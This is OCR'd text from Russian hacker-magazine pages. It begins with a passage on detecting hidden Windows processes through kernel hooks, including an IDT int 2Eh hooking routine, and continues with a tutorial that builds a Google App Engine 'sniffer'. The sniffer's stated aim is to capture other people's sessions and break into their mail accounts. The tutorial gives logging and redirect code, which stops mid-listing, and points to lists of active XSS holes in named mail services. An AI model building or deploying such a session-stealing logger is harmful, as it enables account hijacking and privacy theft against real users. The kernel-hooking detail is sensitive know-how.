SYSTEM_INFORMATION_CLASS. При ее использовании надо обязательно помнить о том, что ты никогда заранее не знаешь размер данных, которые тебе вернет NtQuerySystemInformation, поэтому зачастую ее вызов обламывается и она возвращает STATUS_INFO_LENGTH_MISMATCH. В этом случае просто увеличь размер выходного буфера в 2 раза.

Правильное использование ZwQuerySystemInformation

```
pointer = ExAllocatePool(PagedPool, ulSize);
memset(pointer, 0, ulSize);


if (pointer)
  ntstatus = NtQuerySystemInformation
  (SystemInfoClass, pointer, ulSize, NULL);

if (ntstatus == STATUS_INFO_LENGTH_MISMATCH)
{
    ExFreePool(pointer);
    ulSize = ulSize * 2;
}
```

Теперь предположим, что кулхацкер смог скрыть открытые процессом хендлы. Не беда! Находясь в usermode, можно перечислить список окон, открытых процессом. Да-да, об окнах, которые создаются всегда, почти никто не вспоминает, поэтому вызов функции GetWindowThreadProcessId тебе в руки! Едем дальше.
Находясь в usermode, полезно вспомнить о таком очень интересном и загадочном системном процессе, как csrss.exe. Он является частью пользовательской Win32-подсистемы. CSRSS — сокращение от «client/server run-time subsystem» (клиент/серверная подсистема) — отвечает за консольные приложения, создание/удаление потоков и 16-битную виртуальную среду MS-DOS. Это официальное определение от Microsoft. От себя добавлю — при создании нового процесса в ядре Windows подсистема обязана уведомить csrss.exe о знаменательном событии системным вызовом CsrClientCallServer. Если этого не произойдет, вновь созданный процесс будет работать не совсем адекватно и в конце концов вылетит с ошибкой. Таким образом, csrss.exe ведет своеобразный учет процессов и потоков, и эту особенность можно использовать при детекте скрытых процессов.
Говоря в самых общих чертах — нужно будет открыть процесс csrss.exe вызовом OpenProcess, после чего пройтись дизассемблером длин инструкций по функциям CsrLockProcessByClientId и CsrLockThreadByClientId для получения адреса недокументированной структуры CSR_PROCESS, которая в свою очередь содержит список процессов, зарегистрированных в csrss.exe. Сразу скажу, — способ сложный и довольно громоздкий, но весьма эффективный. Пример реализации ищи на диске.

СПОСОБЫ ДЛЯ ПРОДВИНУТЫХ

Итак, лезем в ядро. Я думаю, понятно, для чего — на этом уровне нам никто никаких запретов поставить не сможет, поскольку все обладают равными правами. В ring0 выигрывает тот, у кого больше опыта и тот, кто лучше знает принципы функционирования ядра.
Одним из популярных методов получения списка процессов в ядре остается проход по двухсвязному списку структур EPROCESS. А мы будем заранее исходить из того, что злой хакер исключил нужный ему EPROCEES из двунаправленного списка путем подмены указателей (об этом способе читай в моей статье в майском][за этот год).
Поговорим о списках планировщика Windows, которые содержат потоки,



РЕАЛИЗАЦИЯ ПЕРЕХВАТА SWAPCONTEXT



подлежащие исполнению. Главное неудобство метода в том, что адреса списков потоков планировщика меняются от билда к билду, что приходится учитывать в коде. Например, в Win2K их три: KiWaitInListHead, KiWaitOutListHead, KiDispatcherReadyListHead. Все они двусвязные. Первые два списка содержат потоки, ожидающие наступления какого-либо события, а третий содержит потоки, готовые к исполнению. Подобный способ обнаружения скрытых процессов используется в Klister'е от знаменитой потрошительницы Windows Джоаны Рутковской (http://invisiblethings.org/tools/klister-0.4.zip). Однако этот способ работает только под Win2K из-за жестко прописанных адресов списков потоков. Именно адреса списков и делают способ немного неудобным из-за определенной разности в устройстве ядра в Win2K и WinXP (планировщик в WinXP имеет только два списка потоков: KiWaitListHead и KiDispatcherReadyListHead), так как это надо будет учитывать в процессе программирования.

Весьма надежным способом обнаружения скрытых процессов является перехват системных вызовов. В основе метода лежит аксиома, что все процессы (точнее, их программная логика) обращаются к ядру системы через интерфейс системных вызовов. Идея метода заключается в том, чтобы перехватить обращения к интерфейсу системных вызовов, а в обработчике получать указатель на EPROCESS текущего процесса.

В win2k для системного вызова используется прерывание 2Eh, а в Win XP — sysenter. При этом из соображений совместимости прерывание 2Eh также может использоваться в Win XP. Все, что для этого нужно — осуществить перехват данного прерывания в таблице прерываний IDT. Код несложный, пример перехвата int2e и sysenter, реализованный на C, ищи на диске.

ПЕРЕХВАТ ПРЕРЫВАНИЯ 2EH

```
void HookInt2Eh()
{
  IDTABLE idtable;
  __asm
  {
    pushad
    cli
    sidt [idtable]
    mov esi, point_to_new_handler
    mov ebx, idtable.Base
    xchg [ebx + 0x170], si
    rol esi, 0x10
    xchg [ebx + 0x176], si
    ror esi, 0x10
    mov point_to_old_handler, esi
    sti
    popad
  }
}
```

У метода имеется небольшой недостаток — текущий список процессов постоянно изменяется и, если указатель на EPROCESS (ищем мы именно его, не забывай), будет удален, то в лучшем случае драйвер вылетит в BSOD. Об этом надо помнить. Как это реализовать на практике? Использовать callback-функцию PsSetCreateProcessNotifyRoutine, которая установит нотификатор, информирующий нас о создании или удалении процесса. Еще одним надежным способом выявления скрытых процессов может служить перехват SwapContext (перехват переключения потоков). Так называемая псевдомногозадачность в ОС Windows реализуется таким образом, что через определенные промежутки времени, равные 10-20 мс (называемые квантом времени), таймер ОС генерирует прерывание, которое в свою очередь вызывает планировщик. И если квант времени, связанный с текущим потоком, истек, то происходит переключение потоков. Переключение потоков выполняется неэкспортируемой функцией ядра KiSwapContext. Эта функция вызывается планировщиком при истечении кванта времени потока либо при ожидании потоком какого-либо события. В первом случае функция вызывается из KiDispatchInterrupt, а во втором — из неэкспортируемой функции, которая в свою очередь вызывается из KeWaitForSingleObject, KeDelayExecutionThread и KeWaitForMultipleObjects.

Все, что нужно — это найти адрес KiSwapContext в ядре с использованием диззассемблера длин инструкций!


Эту функцию можно легко найти в любой версии ядра по сигнатуре «0F 20 C5» (mov ebp,cr0).

На момент вызова KiSwapContext регистр EDI указывает на структуру ETHREAD-потока, который останавливается, а регистр ESI — на структуру ETHREAD-потока, который получает управление. В данной ситуации сплайсинг функции — самое то. Для этого запишем в начало функции KiSwapContext инструкцию JMP на нашу hook-функцию. В ней мы обрабатываем входные параметры так, как нам нужно, и передаем управление оригинальной функции через Trampoline. Чтобы не восстанавливать начальные байты оригинальной функции (а то потом придется искать момент, как опять в начале записать JMP), начальные инструкции копируются в специально выделенную область памяти, к которым добавляется JMP на продолжение функции (Trampoline function).

Код драйвера, реализующий перехват KiSwapContext, ищи на диске.

ХЕНДЛЫ

Хендлы открытых файлов — удивительная вещь, о которой доморощенные троянописатели часто забывают. Получить список открытых хендлов можно как в usermod'ном режиме, так и непосредственно в ядре Windows. Для этого, как говорилось выше, используется уже известная нам системная функция ZwQuerySystemInformation с переданным ей параметром SystemHandleInformation. К примеру, этот нехитрый способ будет выявлять процессы,




▹ info

Особенность Windows XP в том, что перехват системных вызовов должен производиться как через sysenter, так и через int 2Eh, поэтому перехватывать нужно оба обработчика.



▹ dvd

На диске ты найдешь программную реализацию рассматриваемых способов детекта скрытых процессов, книжки-раскраски и руткит-хантеры.



147FB490

File Action Setup Language Tools Help

SSDT Hooks Detector/Restorer | Hidden Processes Detector | Hidden Drivers Detector | Hid

PID	Process Name (could be empty)	Process Status
4	System	-
192	C:\Program Files\Eset\Eset Smart Securit...	-
196	C:\Program Files\Hewlett-Packard\Toolb...	-
232	C:\Program Files\Punto Switcher\PS.exe	-
236	C:\WINDOWS\system32\ctfmon.exe	-
396	C:\Program Files\Eset\Eset Smart Securit...	-
412	C:\PROGRA~1\Ontrack\Fix-It\mxtask.exe	-
488	C:\WINDOWS\system32\inetsrv\inetinfo...	-
568	C:\Program Files\Common Files\Microsoft...	-
652	C:\Program Files\Microsoft SQL Server\M...	-
740	C:\Documents and Settings\алексей.2Q...	-
840	C:\WINDOWS\system32\smss.exe	Hidden from Windows API
904	C:\WINDOWS\system32\csrss.exe	Hidden from Windows API
928	C:\WINDOWS\system32\winlogon.exe	Hidden from Windows API
972	C:\WINDOWS\system32\services.exe	Hidden from Windows API
984	C:\WINDOWS\system32\lsass.exe	Hidden from Windows API
1164	C:\WINDOWS\system32\svchost.exe	-
1180	C:\PROGRA~1\MICROS~3\MSSQL\Binn\...	-
1252	C:\WINDOWS\system32\svchost.exe	-
1364	C:\WINDOWS\system32\svchost.exe	-
1476	C:\WINDOWS\system32\svchost.exe	-
1520	C:\WINDOWS\system32\alg.exe	-
1560	C:\WINDOWS\system32\svchost.exe	-
1752	C:\WINDOWS\system32\spoolsv.exe	-
1932	C:\Program Files\Microsoft SQL Server\9...	-
1940	C:\WINDOWS\system32\wdfmgr.exe	-
2024	C:\WINDOWS\explorer.exe	-
2312	C:\Documents and Settings\алексей.2Q...	Hidden from Windows API

Диспетчер задач Windows

Файл Параметры Вид Завершение работы Справка

Приложения | Процессы | Быстродействие | Сеть | Пользователи

Имя образа	Имя пользователя	ЦП	Память
07E17802.exe		00	5 032 КБ
alg.exe	LOCAL SERVICE	00	12 060 КБ
ctfmon.exe	алексей	00	12 152 КБ
egui.exe	алексей	00	13 036 КБ
ekrn.exe	SYSTEM	00	39 204 КБ
explorer.exe	алексей	00	33 012 КБ
flashget.exe	алексей	00	20 104 КБ
inetinfo.exe	SYSTEM	00	12 944 КБ
magent.exe	алексей	00	38 332 КБ
mdm.exe	SYSTEM	00	5 012 КБ
mxtask.exe	SYSTEM	00	11 940 КБ
PS.exe	алексей	00	12 696 КБ
spoolsv.exe	SYSTEM	00	14 924 КБ
sqlbrowser.exe	NETWORK SERVICE	00	3 536 КБ
sqlservr.exe	NETWORK SERVICE	00	18 088 КБ
sqlservr.exe	SYSTEM	00	12 968 КБ
StatusClient.exe	алексей	00	13 640 КБ
svchost.exe	SYSTEM	00	13 276 КБ
svchost.exe	NETWORK SERVICE	00	16 952 КБ
svchost.exe	SYSTEM	00	27 828 КБ
svchost.exe	NETWORK SERVICE	00	13 360 КБ
svchost.exe	LOCAL SERVICE	00	13 564 КБ
svchost.exe	SYSTEM	00	13 188 КБ
System	SYSTEM	00	760 КБ
taskmgr.exe	алексей	00	2 120 КБ
wdfmgr.exe	LOCAL SERVICE	00	3 432 КБ
Бездействие системы	SYSTEM	99	28 КБ

ПРОЦЕССЫ, СКРЫТЫЕ УТИЛИТОЙ HIDETOOLZ

скрытые путем исключения структуры EPROCESS из двусвязанного списка. Для удобства перечисления хэндлов все таблицы хэндлов объединены в двусвязный список HandleTableList. Проблема заключается лишь в том, как его найти, ибо нет таких системных функций, которые могли бы заполучить этот самый вожделенный список. Начинается список с HandleTableListHead, поэтому для ее поиска необходимо знать, что HandleTableListHead — это глобальная переменная ядра, следовательно, она находится в одной из секций его PE-файла, а остальные элементы HandleTableList находятся в динамически выделяемой памяти и всегда будут за его пределами. Из этого следует, что нам нужно получить указатель на HandleTable любого процесса, и двигаться по связанному списку до тех пор, пока его элемент не окажется внутри PE-файла ядра. Этот элемент и будет HandleTableListHead. Сложно? Только на первый взгляд. Смотрим код:

Поиск HandleTableListHead

```
HandleTable = *(PHANDLE_TABLE *)((ULONG)
  PsGetCurrentProcess() + HandleTableOffset);

HandleTableList = (PLIST_ENTRY)((ULONG)HandleTable +
  HandleTableListOffset);
```

```
for (PLIST_ENTRY CurrentHandleTable = HandleTableList->
  Flink;
  CurrentHandleTable != HandleTableList;
  CurrentHandleTable = CurrTable->Flink)
{
  if ((ULONG)CurrentHandleTable > KernelBase && (ULONG)
CurrentHandleTable < KernelBase + KernelSize)
  {
    return CurrentHandleTable;
  }
}
```

Здесь в CurrentHandleTable и будет содержаться адрес искомой HandleTableListHead. Далее мы можем пройтись по таблицам хэндлов и построить по ним список запущенных процессов.

ЗАКЛЮЧЕНИЕ

Я попытался собрать и кратко описать относительно известные и не очень способы выявления скрытых процессов в Windows. Как видишь, найти скрытый процесс достаточно легко, и иногда бывает достаточно скомбинировать несколько вышеописанных способов. Удачного компилирования и да пребудет с тобой Сила!

ФИШКИ WINDOWS 7: БОЛЬШЕЕ ВРЕМЯ РАБОТЫ НОУТБУКА ОТ БАТАРЕИ

Еще одно преимущество для мобильных компьютеров: Windows 7 продлевает время работы от батарейки. «Семерка» — это отнюдь не только приятные внешние изменения, но еще и огромное количество усовершенствований внутри системы, которые скрыты от пользователей. Windows 7 обеспечивает еще большую эффективность за счет уменьшения (а во многих случаях ликвидации) фоновой активности в системе. В тех случаях, когда такая деятельность не может быть исключена (например, для таймеров на USB-стеке), система использует специальный механизм — Windows 7 Timer Coalescing. Коалесцирующие таймеры позволяют системе согласовать различные фоновые задачи и выполнять их в одно и тоже время, предоставляя процессору более длительные периоды времени для простоя. То есть, когда процессор не используется активно, то можно сгруппировать имеющиеся задачи и выполнять их пачками. Современные CPU в idle-режиме позволяют поразительно снизить энергопотребление, однако, вход и выход из такого режима являются весьма накладными операциями. Если процессор простаивает в течение очень короткого периода времени, мощность, необходимая для входа и выхода в режим низкого энергопотребления, может быть больше, чем полученная от пребывания в idle-режиме выгода. Технология Timer Coalescing позволяет максимально эффективно использовать режимы работы новых процессоров и таким образом увеличивает продолжительность работы ноутбука от батарейки. Кроме того, Windows 7 откладывает некритические фоновые процессы, когда ноутбук работает от аккумулятора, что позволяет увеличить срок службы батареи портативного компьютера.

ЛЕЙТЕНАНТ РОМАН «PREDIDENTUA» ХОМЕНКО HTTP://TUTAMC.COM



СНИФЕР ОСОБО КРУПНОГО МАСШТАБА

Ковыряем Google App Engine: снифер на Python'е

ПРЕДСТАВЛЯЛ ЛИ ТЫ КОГДА-НИБУДЬ, ЧТО GOOGLE БУДЕТ ЛИЧНО ДЛЯ ТЕБЯ ЛОВИТЬ СЕССИИ ПОЛЬЗОВАТЕЛЕЙ И, ТЕМ САМЫМ, ПОМОГАТЬ «ИССЛЕДОВАТЬ», К ПРИМЕРУ, ЧУЖИЕ ПОЧТОВЫЕ АККАУНТЫ? Я — ТОЖЕ НЕТ. ДО ТЕХ ПОР, ПОКА НЕ ПОЯВИЛСЯ GOOGLE APP ENGINE.

В моей статье за прошлый месяц мы обсудили некоторые сервисы Гугла, но один из них я сознательно оставил для отдельного рассмотрения. Google App Engine (GAE) — одна из перспективнейших масштабируемых «облачных» технологий. Он представляет собой крутой хостинг, который автоматически увеличивает свою «скорость» в зависимости от количества юзеров. Если сегодня у нас 100 юзеров, то хостинг работает. Если завтра придет еще 1 миллион сверху, то Гугл автоматически подкинет серверов, и все наше хозяйство будет работать так же стабильно. Кроме того, в GAE реализована целая куча дополнительных API по работе с базой данных, memcache, почтой, джаббером... и все это — совершенно бесплатно (правда, с некоторыми мелкими ограничениями).

В качестве примера разработки мы напишем снифер, который будет сохранять данные о зашедших юзерах, а страничка с админкой — показывать собранные логи.

НАЧАЛО ОПЕРАЦИИ

Специально для разработки сайтов под GAE создан пакет SDK, который позволяет писать и тестировать приложение у себя на компе. Инсталяху этой штуки можно скачать с http://code.google.com или взять с нашего DVD. Архитектура снифера следующая:

- админка для просмотра логов, которая находится по адресу /admin/ с авторизацией через Гугл-акки;
- логер, который на все запросы после логирования данных о юзере, будет перенаправлять его на другой сайт.

РОУТИНГ


Главный файл при создании сайтов в Google App Engine — app.yaml, он определяет все настройки приложения. Это текстовый файл с синтаксисом YAML, который содержит общие настройки о названии приложения, его версии, и среде исполнения:

```
application: spirt40
version: 2
runtime: python
api_version: 1
```

Для нас особенно полезен пункт «версия». Когда, к примеру, мы будем заливать новый релиз приложения, ее нужно инкрементировать. Гугл автоматически сохранит старые и новые версии файлов и предоставит своим







ПО GAE ВЫПУЩЕНО УЖЕ НЕСКОЛЬКО КНИГ

покорным слугам (то есть, нам :)) удобнейшую систему по переключению на любую версию и в любой момент.
Последним пунктом в файле app.yaml будет handlers, который устанавливает, как нужно реагировать на определенные URL. У нас он будет такой:

```
handlers:
- url: /favicon\.ico
  upload: /
  static_files: favicon.ico
- url: /.*
  script: index.py
```

В первом пункте в параметре url регуляркой обозначаем, что если браузер запрашивает favicon.ico, то отдаем статический файл с корневой папки. Это правило можно было пропустить, но браузеры данную иконку часто запрашивают автоматически, и отсутствие ее грозит нам таким же автоматическим засорением логов. Во втором пункте настроек все остальные запросы мы направляем на index.py.

ХЕЛЛО, ВОРЛД

Скрипты на GAE для работы с WEB используют CGI, о котором мы уже говорили при создании сплойтпака, поэтому давай перейдем сразу к программингу. Начнем с вывода текста. Для этого сохраним файл index.py со следующим содержанием:

```
print 'Content-Type: text/plain'
print ''
print 'Hello, ][akep!'
```

Можем посмотреть на наше первое приложение в браузере. Для старта тестового сервера запусти скрипт dev_appserver.py с папкой со скриптами в качестве параметра. В Windows это будет выглядеть так:

```
C:\>"C:\Program Files\Google\
google_appengine\dev_appserver.py"
d:\snifer
```

Теперь перейди в браузере по URL http://localhost:8080 и убедись в работоспособности приложения.

WEBAPP

CGI стабильно работает, но это несколько неудобно для сложных приложений. Давай лучше перейдем на WSGI-инфраструктуру, реализуемую в модуле webapp. Саму возможность использовать WCGI нам дает функция run_wsgi_app(), которая, по сути, преобразует WCGI в CGI. Посмотрим теперь на каркас кода нашего снифера:

```
from google.appengine.ext \
    import webapp
from google.appengine.ext.\
    webapp.util import run_wsgi_app

class AdminPage(
      webapp.RequestHandler):
    def get(self):
      self.response.out.\
        write('Hello Admin, ][akep')

class MainPage(
      webapp.RequestHandler):
    def get(self):
      self.response.out.\
        write('Hello, ][akep')

application = webapp.
WSGIApplication(
    [('/admin/', AdminPage),
    ('.*', MainPage)],
    debug=True)

if __name__ == "__main__":
    run_wsgi_app(application)
```

В конце скрипта мы запускаем webapp.WSGIApplication, в конструктор которого передаем параметры, которые определяют связь между URI и классами — обработчиками запросов. Если URI соответствует регулярке '/admin/', то используем класс AdminPage. Все остальные запросы направляем на обработчик MainPage. Обработчики представляют собой класс, наследованный от webapp.RequestHandler. В них названия методов соответствуют типам запросов. Здесь мы используем лишь GET. Также нам пригодится то, что из свойства request-класса можно получить входные параметры запроса, а через свойства response будем управлять выводом, к примеру, так:

```
self.response.out.write('Hello,
][akep')
```

АВТОРИЗАЦИЯ

Для внедрения в наш проект авторизации мы заюзаем API Гугл-авторизации, доступный в модуле users. В нем нам интересны два метода: get_current_user() и create_login_url(). Первый возвращает объект, который описывает текущего пользователя или None, если юзер не авторизирован. create_login_url() возвращает URL, перейдя на который можно авторизироваться. Теперь добавим в начало AdminPage строки, которыми получим текущего юзера, а если он не авторизирован, то направим его на нужную страницу:

```
from google.appengine.api \
    import users
user = users.get_current_user()
if not user:
    self.redirect(users.\
      create_login_url(
      self.request.uri))
```

В create_login_url мы передаем URL, на который юзера перешлют после авторизации. Сам редирект вызывается методом redirect объекта AdminPage.
Разумеется, на этом этапе авторизация еще не завершена, ведь пока любой, у кого есть Гугл-акк, сможет смотреть логи. Для избавления от этой беды можно заюзать примерно такой код:

```
if user != 'your_login':
    self.redirect(
      'http://google.com')
```

ГДЕ БРАТЬ АКТИВНЫЕ XSS?

Искать их проще всего в Гугле. Кроме того, нужно читать специализированные сайты, вот некоторые из них.

- для mail.ru, rambler.ru, e-mail.ru, pochta.ru: http://sin3v.org/ss.php
- для meta.ua, i.ua, ukr.net: http://uasc.org.ua/2009/09/ua-mail-xss


GOOGLE APP ENGINE

Google App Engine — сервис хостинга сайтов и web-приложений на серверах Google с бесплатным именем <имя_сайта>.appspot.com, либо с собственным именем. App Engine представлена в апреле 2008. Сейчас скрипты можно писать лишь на Python или Java, хотя последний появился недавно. Данный момент объясняется тем, что Python — основной скриптовый язык Google. В 2005 году компания даже наняла на работу создателя языка Гилдо ван Россума.



links

- Сайт Google App Engine: http://code.google.com/appengine.
- Туториал от Google: http://code.google.com/appengine/docs/python/gettingstarted.
- Об использования Джабера в Google App Engine: http://code.google.com/appengine/articles/using_xmpp.html.



info

Как всегда — все представлено только для ознакомления. Тестируй снифер лишь в обучающих целях!



dvd

- Все исходники с полными комментариями смотри на диске.
- Также на диске ищи демо-видео по использованию снифера.

Эти строчки в финальное приложение я добавлять не буду, чтобы ты смог беспрепятственно зайти и посмотреть админку.

BIGTABLE

Google для своих целей по хранению инфы использует масштабируемую базу данных BigTable и дает нам возможность из GAE затестить ее в работе. Правда API ее настолько высокоуровневое, что вряд ли у тебя получится прочувствовать внутреннюю архитектуру. Само же API для доступа к БД сделано как в Django. Для работы нашего снифера нужно описать класс таблицы БД, наследованный от db.Model, и в нем описать все поля:

```
from google.appengine.ext import db

class Sniffer(db.Model):
    ip = db.StringProperty()
    request_uri = db.StringProperty()
    ua = db.StringProperty()
    referer = db.StringProperty()
    date = db.DateTimeProperty(
        auto_now_add=True)
```

Здесь мы видим, что поля таблицы при описании представляют собой простые свойства объекта, которым мы присваиваем соответствующие классы. Для текстового поля используем db.StringProperty(), для даты — db.DateTimeProperty(). Заметим, что при описании поля мы можем передавать дополнительные параметры. Так, например, в поле с датой передаем параметр auto_now_add=True, чем заставляем БД автоматически записывать текущую дату в это поле при создании записи.
Теперь, когда в файл index.py мы добавили описание базы, ее можно использовать. Для записи данных нужно создать на основе этого класса объект и заполнить поля. Для снифера на страницу MainPage добавим строчки:

```
snif = Sniffer()
snif.ip = self.request.remote_addr
```



ЛОГОТИП GAE

СРАВНЕНИЕ GAE С AMAZON

```
snif.request_uri = self.request.uri
snif.ua = self.request.user_agent
snif.referer = self.request.referer
snif.put()
```

